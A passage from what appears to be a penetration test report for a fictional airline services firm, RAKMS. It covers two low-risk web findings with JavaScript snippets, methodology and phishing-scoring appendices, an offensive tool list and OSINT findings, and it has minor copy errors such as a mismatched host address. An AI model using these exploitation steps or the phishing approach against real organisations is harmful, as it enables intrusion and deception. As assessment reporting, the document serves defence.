END OF FINDING BLOCK

END OF FINDING BLOCK

7.5.8	Exposed Windows Key	CVSS	Risk
Impact	LOW	N/A	Low
Likelihood	MEDIUM		
CVSS String	N/A		
Affected Scope	10.0.0.100 (awfs.corp.kkms.local) → **HTTP [TCP/80]**		
Vulnerability Summary	FINALS-XX discovered an exposed windows key upon inspection of the index page hosted on `10.0.0.100`. Attackers cannot gain further access with this key however, this sensitive information should not be exposed.		
Business Impact Description	An attacker would be able to harvest a valid Windows key from RAKMS. This also puts RAKMS in danger of being subject to legal action as it is illegal to share Windows activation keys.		
Likelihood Description	This vulnerability is of medium likelihood as an attacker would need to first be able to access the corporate network.		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	N/A		

Exploitation Details

1. **Inspect Home Page**
   Visit `http://10.0.0.33` and view the page's source.

```
xhr.open('GET', full_url, true);
xhr.setRequestHeader("Auth","FCK[redacted]Q8");
xhr.onreadystatechange = function (e) {
  if (xhr.readyState === 4 && xhr.status !== 200) {
    reject(xhr.status + " " + xhr.responseText);
  }
```

Figure 94 *Screenshot of the Windows key located in the JavaScript*

Remediation
FINALS-XX recommends RAKMS to move business logic to the backend rather than leaving it exposed through client accessible JavaScript.

END OF FINDING BLOCK

7.5.9	Password Exposure via URL	CVSS	Risk
Impact	LOW	N/A	Low
Likelihood	MEDIUM		
CVSS String	N/A		
Affected Scope	10.0.0.33 (baggageclaim.corp.kkms.local) → **HTTP [TCP/80]**		
Vulnerability Summary	FINALS-XX discovered admin parameters being passed through the URL on the endpoint `http://baggageclaim.corp.kkms.local/kiosk/go/agreement`. Although FINALS-XX was unable to get a valid admin password to explore this further, an alternative method should be used for authentication rather than through the URL.		
Business Impact Description	Successful exploitation of this vulnerability gives the attacker the power to cause downtime of affected systems, exfiltrate sensitive information, and cause reputational harm to RAKMS.		
Likelihood Description	This vulnerability is of medium likelihood as an attacker would need to first be able to access the corporate network.		
MITRE ATT&CK	T1190 - Exploit Public-Facing Application		
	M1048 - Application Isolation and Sandboxing		
Compliance Violations	N/A		

Exploitation Details

1. **View JavaScript**
   Visit the endpoint listed in the figure below and view the source of the page.

```
<script type="text/javascript">
    document.getElementById("start").onclick = function () {
        location.href = "/kiosk/go/agreement?isadmin=0&adminpassword=";
    };
</script>
```

Figure 95 *Authentication parameters located in the URL*

Remediation
FINALS-XX recommends RAKMS to move business logic to the backend rather than leaving it exposed through client accessible JavaScript.

END OF FINDING BLOCK

8. APPENDIX A: METHODOLOGY

8.1 PENETRATION TESTING EXECUTION STANDARD

FINALS-XX employs the Penetration Testing Execution Standard[9] (PTES), which is designed to provide a common language between businesses and security service providers. FINALS-XX utilizes PTES to maintain a rigorous and consistent approach to all assessments.

Figure 96 *Main sections of the Penetration Testing Execution Standard*

8.2 OPEN-SOURCE INTELLIGENCE GATHERING

FINALS-XX uses a custom, industry-tested, Open Source Intelligence (OSINT) methodology based on the Open Web Application Security Project[10] (OWASP) research. The methodology outlines a 4-step, sequential process of identifying information sources, collecting data from those sources, processing the data, and analyzing the data to yield information relevant to the penetration test. Data collection and analysis are done prior to engaging any networks or systems, and the analysis results are later used to aid FINALS-XX during the penetration test.




Figure 97 *Stages of OSINT*

[9] http://www.pentest-standard.org/index.php/Main_Page

[10] https://owasp.org/www-chapter-ghana/assets/slides/OWASP_OSINT_Presentation.pdf

8.3 OWASP TOP 10

FINALS-XX relies on the Open Web Application Security Project (OWASP) Top 10[11] when assessing web applications for common vulnerabilities and misconfigurations. The project aims to form a consensus among web application security experts about the most prevalent vulnerabilities in modern applications. The 2021, which is the most recent, OWASP Top 10 specifies the following web application security flaws:

OWASP TOP 10	
1) Broken Access Control	6) Vulnerable and Outdated Components
2) Cryptographic Failures	7) Identification and Authentication Failures
3) Injection	8) Software and Data Integrity Failures
4) Insecure Design	9) Security Logging and Monitoring Failures
5) Security Misconfiguration	10) Server-Side Request Forgery

Table 10 *Top Web application vulnerabilities according to OWASP*

8.4 PHISHING METHODOLOGY

FINALS-XX's phishing methodology draws inspiration from The Phish Scale[12](TPS), a phishing methodology developed by the National Institute of Standards and Technology[13] (NIST), to analyze employees' susceptibility to phishing attacks. TPS provides a quantitative rating system for the observable characteristics of phishing emails, such as cues, and also a rating system which scores the alignment of a given phishing attack on a target audience. TPS details two methods for grading phishing exercises: the Blended Perspective and the Formulaic Approach. FINALS-XX prioritized the Formulaic Approach, as it offers quantifiable metrics about the given phishing exercise, with the Blended Perspective offering additional insight into the efficacy of each exercise. Due to FINALS-XX not having access to specific aspects of RAKMS's work culture, generalizations are made in the process of evaluating phishing exercises. FINALS-XX encourages RAKMS to utilize TPS internally to hopefully see improvements in the security awareness of employees.

[11] https://owasp.org/Top10/

[12] https://doi.org/10.1093/cybsec/tyaa009

[13] https://www.nist.gov/

8.4.1 TPS Formulaic Approach

The formulaic approach for TPS is a quantitative measurement that grades 5 "Premise Elements", outlined in Table 11, on a scale from 0-8, with 0 being not applicable, 2 being low applicability and 8 being extreme applicability. Each phishing method is evaluated based on these elements and then elements 1-4 are added together to get a score, after this any deduction from the fifth element is made for any detections in place. The highest score possible given these parameters is a 32. FINALS-XX based grading these elements on generalizations given that full immersion into RAKMS is not possible.

PREMISE ELEMENT	DESCRIPTION
Mimics a workplace process or practice	Analyzes premise alignment with the processes or practices in the workplace for the target audience.
Has workplace relevance	Analyzes how relevant the premise is with regard to the target audience.
Aligns with other situations or events	Analyzes how the premise aligns with other situations or events and includes external events as well.
Engenders concern over consequences for not clicking	Analyzes if there is threat of harm for not clicking or downloading, raising the likelihood a target performs the desired action.
Has been the subject of targeted training, specific warnings, or other exposure.	Analyzes if there have been training efforts for the target audience to be able to detect phishing attempts. FINALS-XX will not score this section due to a lack of knowledge of RAKMS's internal training but encourages RAKMS to assign scores to this section if TPS is used internally.

Table 11 *TPS Formulaic Approach*

8.4.2 TPS Blended Perspective

The Blended Perspective gives a qualitative, high level, rating to each phishing exercise that evaluates the strength of an exercise. The Blended Perspective rates on a simple High, Medium, Low scale, descriptions for each can be found in Table 12.

ALIGNMENT	DESCRIPTION
High Alignment	For high premise alignment, there should be a significant portion of the target audience for which the premise matches work responsibilities or practices, is highly plausible, and/or aligns strongly with an audience-relevant event. For example, if the recipient population is the finance department and the phishing message has a premise of a late or missed payment, the overall alignment is high.
Medium Alignment	Medium alignment is achieved with either case: (i) when the premise has plausible but weak context alignment with a large portion of the target audience or (ii) when the premise has moderate context alignment with a small portion of the target audience. For example, if the recipient population mostly works in one physical location and the phishing message has a moderately pertinent premise for the few members of the recipient population who work in another physical location.
Low Alignment	There is low alignment when the premise pertains to a topic that is not relevant or plausible to the target audience. For example, if the recipient population is the finance department and the phishing message premise pertains to a Call for Papers on biotech research or a similarly unrelated topic, the overall alignment is low.

Table 12 *TPS Blended Alignment*[14]

[14] Phishing Premise Alignment: Method 1

8.4.3 Phishing Exercise

Due to the nature of the phishing segment of the engagement, FINALS-XX prepared a phishing exercise that is applicable to a wide range of targets. FINALS-XX evaluated the exercise using the methods described in TPS.

Phishing Exercise – Peer Evaluation	
Formulaic Approach Grading	
Mimics a workplace process or practice	6 (High). FINALS-XX rates this element as high due to the likelihood of emails like this being sent as normal operations within RAKMS.
Has workplace relevance	6 (High). FINALS-XX rates this element as high due to it being relevant to a wide range of targets.
Aligns with other situations or events	0 (Not Applicable). This exercise does not pertain to any particular situation or event with regards to RAKMS.
Engenders concern over consequences for not clicking	4 (Medium). FINALS-XX rates this element as medium due to the deadline that was set within the document's contents.
Has been the subject of targeted training, specific warnings, or other exposure.	0 (Not Applicable). FINALS-XX did not detect any security controls in place to stop phishing emails.
Total Formulaic Grade	16
Blended Approach Grading	
Description	FINALS-XX evaluates this exercise as Medium Alignment. This is due to how the email is not tailored specifically to RAKMS however, the document looks legitimate in regards to the target in question.
Phishing Email	

Figure 98 *Phishing email intended to be sent to pcalder*




Figure 99 *Excerpt of the phishing document*

9. APPENDIX B: RISK ASSESSMENT METRICS

FINALS-XX uses custom, heuristic metrics to measure potential impact and likelihood of vulnerabilities. The following two figures outline FINALS-XX's criteria for assigning impact and likelihood ratings to technical findings. FINALS-XX recognizes that not every vulnerability will fit cleanly into a single category for impact and likelihood. In these scenarios, FINALS-XX weighs the various factors stated below.

9.1 IMPACT SCALE DESCRIPTIONS

IMPACT	
CRITICAL	FINALS-XX defines a critical impact finding as one that has a significant impact on the system or service's confidentiality, integrity, or availability. These findings also may have serious compliance violations which will likely inhibit business function.
HIGH	FINALS-XX defines a critical impact finding as one that has a significant impact on the system or service's confidentiality, integrity, or availability.
MEDIUM	FINALS-XX defines a medium impact finding as one that affects a limited set of users and/or results in disclosure of sensitive information that gives details used to craft further attacks.
LOW	FINALS-XX defines a low impact finding as one that affects a small number of users and/or results in the disclosure of non-critical information such as verification that a user exists.

Table 13 *Impact Rating Overview*

9.2 LIKELIHOOD SCALE DESCRIPTIONS

LIKELIHOOD	
CRITICAL	FINALS-XX defines a critical likelihood finding as one whose execution does not require authentication and/or whose code is publicly available without modification.
HIGH	FINALS-XX defines a high likelihood finding as one whose execution requires low privileges and/or can be exploited using modified public code.
MEDIUM	FINALS-XX defines a medium likelihood finding as one which requires high privileges on a generally accessible component of the system/service and/or requires a custom exploit.
LOW	FINALS-XX defines a low likelihood finding as one which requires high privileges on a generally inaccessible component of the system/service and/or requires a zero-day or advanced knowledge of the underlying system/technology.

Table 14 *Likelihood Rating Overview*

10. APPENDIX C: TOOLS

In order to achieve the goal of a thorough penetration test, FINALS-XX utilizes a wide range of industry-standard tools in addition to tools FINALS-XX developed in-house. FINALS-XX consultants carefully vet every tool's functionality, security, and stability to ensure precision during engagements and avoid any damage to targets and infrastructure.

10.1 RECONNAISSANCE

SUGMANATS	
Release	5cbe1fc3774a21bf005b449d9b48047d3eccc844 (commit ID)
Description	SUGMANATS is a custom, lightweight, collaborative red teaming platform developed by FINALS-XX to centralize Nmap scans.
Use Case	FINALS-XX uses SUGMANATS to quickly scan networks, reduce redundant network sweeps during the reconnaissance phase, and organize the scan results on a centralized server. Other features of SUGMANATS include: • Collaborative platform to assign and update network asset progress. • A dashboard for a quick summary of engagement progress.
Source	https://github.com/dbaseqp/SUGMANATS/tree/5cbe1fc3774a21bf005b449d9b48047d3eccc844

Wappalyzer	
Release	6.10.67
Description	Wappalyzer is a FireFox browser extension that fingerprints a web application's technology stack. Wappalyzer is mainly used to gain an initial understanding of a web application.
Use Case	FINALS-XX uses Wappalyzer to identify the underlying technologies used by the in-scope web applications.
Source	https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/

SCOUTSUITE	
Release	5.13.0
Description	Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments. Using the APIs exposed by cloud providers, Scout Suite gathers configuration data for manual inspection and highlights risk areas.
Use Case	FINALS-XX uses ScoutSuite to automate initial reconnaissance of AWS cloud environments.
Source	https://github.com/nccgroup/ScoutSuite

10.2 EXPLOITATION

BURP SUITE	
Release	Community Edition 2023.9.1
Description	Burp Suite is an integrated platform for performing security testing for web applications. The Burp platform aids initial mapping and analysis of an application's attack surface, as well as sending malicious web requests to exploit web applications.
Use Case	FINALS-XX uses Burp Suite to analyze web requests and modify parameters to exploit web applications.
Source	https://portswigger.net/burp/releases/community/latest

NetExec	
Release	1.0.0
Description	NetExec is an exploitation tool that provides different functionalities for reconnaissance, exploitation, and post-exploitation of Windows services such as WinRM, MSSQL, LDAP, and SMB.
Use Case	NetExec allows FINALS-XX to test security across Windows devices by providing consultants with a multi-purpose framework.
Source	https://github.com/Pennyw0rth/NetExec

CrackMapExec	
Release	5.4.0
Description	CrackMapExec is an exploitation tool that provides different functionalities for reconnaissance, exploitation, and post-exploitation of Windows services such as WinRM, MSSQL, LDAP, and SMB.
Use Case	CrackMapExec allows FINALS-XX to test security across Windows devices by providing consultants with a multi-purpose framework.

Source	https://github.com/byt3bl33d3r/CrackMapExec

METASPLOIT	
Release	234949bff8641e128cea5ab363093d5acba938b7 (commit id)
Description	Metasploit is a framework for exploitation that has a multitude of modules to attack vulnerable services.
Use Case	FINALS-XX uses this tool in order to gain initial access to systems and take advantage of rich post-exploitation functionality within Metasploit's Meterpreter payloads.
Source	https://github.com/rapid7/metasploit-framework

IMPACKET	
Release	0.10.0
Description	Impacket is a collection of Python libraries for working with network protocols and provides example programs that are used to perform attacks.
Use Case	FINALS-XX uses Impacket to perform attacks against Active Directory and Windows-specific protocols.
Source	https://github.com/SecureAuthCorp/impacket

SQLMAP	
Release	Albanwr Flameaxe 1.6
Description	SQLMap is an automated scanner that detects SQL injection vectors and automatically exploits them.
Use Case	FINALS-XX uses SQLMap to quickly and automatically check for SQL injection vulnerabilities inside web applications.
Source	https://github.com/sqlmapproject/sqlmap

FFUF	
Release	1.5.0
Description	Ffuf is a web application fuzzing tool written in Go that allows for high-thread concurrent HTTP requests.
Use Case	FINALS-XX uses Ffuf to check for common directories on web servers as well as perform API and web application fuzzing.
Source	https://github.com/ffuf/ffuf

10.3 POST-EXPLOITATION

PEASS-NG	
Release	27d954e03a20c77d95f320f87d7a28e376b615ed (commit ID)
Description	PEASS-ng is a suite of open source scripts that provide information on privilege escalation vectors on their respective operating systems.
Use Case	FINALS-XX uses PEASS-ng to enumerate systems for local privilege escalation vulnerabilities after gaining a foothold.
Source	https://github.com/carlospolop/PEASS-ng

BLOODHOUND	
Release	4.2.0
Description	BloodHound is a tool that visualizes hidden and unintended relationships within Windows Active Directory domains.
Use Case	FINALS-XX uses BloodHound to identify and visualize complex domain privilege escalation and attack vectors.
Source	https://github.com/BloodHoundAD/BloodHound

11. APPENDIX D: OSINT ARTIFACTS

11.1 OSINT FINDINGS

11.1.1 Company Merchandise Containing Passenger Information	
Description	FINALS-XX discovered a publicly accessible RAKMS E-commerce platform selling USB branded storage devices. FINALS-XX placed an order for the USB device and received a drive filled with RAKMS and partnered airline assets. Along with the assets FINALS-XX discovered a hidden image file of a passenger boarding pass.
Risk	Discovery of the boarding pass indicates improper decommissioning of company hardware. If this practice is continued, more significant sensitive information could be leaked in the future.
Recommendation	FINALS-XX advices RAKMS to consider outsourcing merchandise fulfillment to a trusted 3rd party, allocating isolated company personnel to the merchandise fulfillment, ceasing the sale of decommissioned company hardware, or implementing a comprehensive decommissioning process to ensure customer and company data remain separated from external affairs.
MITRE ATT&CK	N/A
	N/A
Source	https://451c80.myshopify.com/
Screenshots	




Figure 100 *RAMKS USB named WIPED*

Figure 101 *Passenger boarding pass*

END OF FINDING BLOCK

11.1.2 Stack Overflow Post Containing Internal Hardware Protocol	
Description	FINALS-XX discovered a Stack Overflow post from a RAKMS employee regarding internal RAKMS hardware. The post detailed significant packet information captured from the baggage claim systems.
Risk	The packet information provided from the post makes reverse engineering the protocol from RAKMS's baggage claim system easier. This allows attackers to forge packets, allowing them to trigger and overflow the baggage claim systems.
Recommendation	FINALS-XX advices RAKMS to remove the Stack Overflow post and conduct internal security awareness training to ensure that sensitive information relating to internal security configurations is not publicly posted in the future.
MITRE ATT&CK	N/A
	N/A
Source	https://stackoverflow.com/questions/77802658/what-does-the-first-byte-in-this-protocol-do
Screenshots	




Figure 102 *Internal packet protocol information*

END OF FINDING BLOCK

12. APPENDIX E: FINDING BLOCK LEGEND

FINALS-XX examines a variety of factors to produce a detailed analysis of each technical finding. This section contains the legend that explains every relevant field of analysis within Section 7:

FIELD	DESCRIPTION
Risk	FINALS-XX measures the overall criticality of a vulnerability by combining the impact and likelihood using the risk matrix found in section 3.2 Risk Analysis Metrics.
CVSS	FINALS-XX provides Common Vulnerability Scoring System 3.1 (CVSS) ratings for technical findings to augment its qualitative heuristic risk matrix with a quantitative metric.
Impact	FINALS-XX determines the impact level of a finding by its scope and the damage that a threat may inflict to arrive at a single rating, the criteria for which can be found in Appendix B.
Likelihood	FINALS-XX examines the privilege level and the simplicity of executing an attack to arrive at a single rating, the criteria for which can be found in Appendix B.
Affected Scope	FINALS-XX keeps a detailed inventory of all client assets affected by discovered vulnerabilities within the affected scope to help direct mitigation activities.
Vulnerability Summary	FINALS-XX gives a brief description of how each technical finding works and contextualizes the risk in the network.
Business Impact Description	FINALS-XX details additional impact including, but not limited to, damages to company infrastructure, consequences of data leakage, and severe downtime of critical services.
Likelihood Description	FINALS-XX explains the likelihood rating of a technical finding by elaborating on the privilege level and the simplicity of exploiting a vulnerability.
MITRE ATT&CK	FINALS-XX provides the tactic adversaries use that is mapped by the framework.
	FINALS-XX provides the mitigation that is used to prevent tactics from being used.
Compliance Violations	FINALS-XX connects discovered vulnerabilities to TSA and FAA AIP by providing a reference to the requirements that are violated.
Exploitation Details	FINALS-XX outlines a step-by-step instruction for the client security team to reproduce all findings and verify successful remediation after mitigating them.

Remediation	FINALS-XX aids client mitigation efforts by recommending remediation steps or compensating controls for the vulnerabilities discovered.

Table 15 *Overview of FINALS-XX's actions*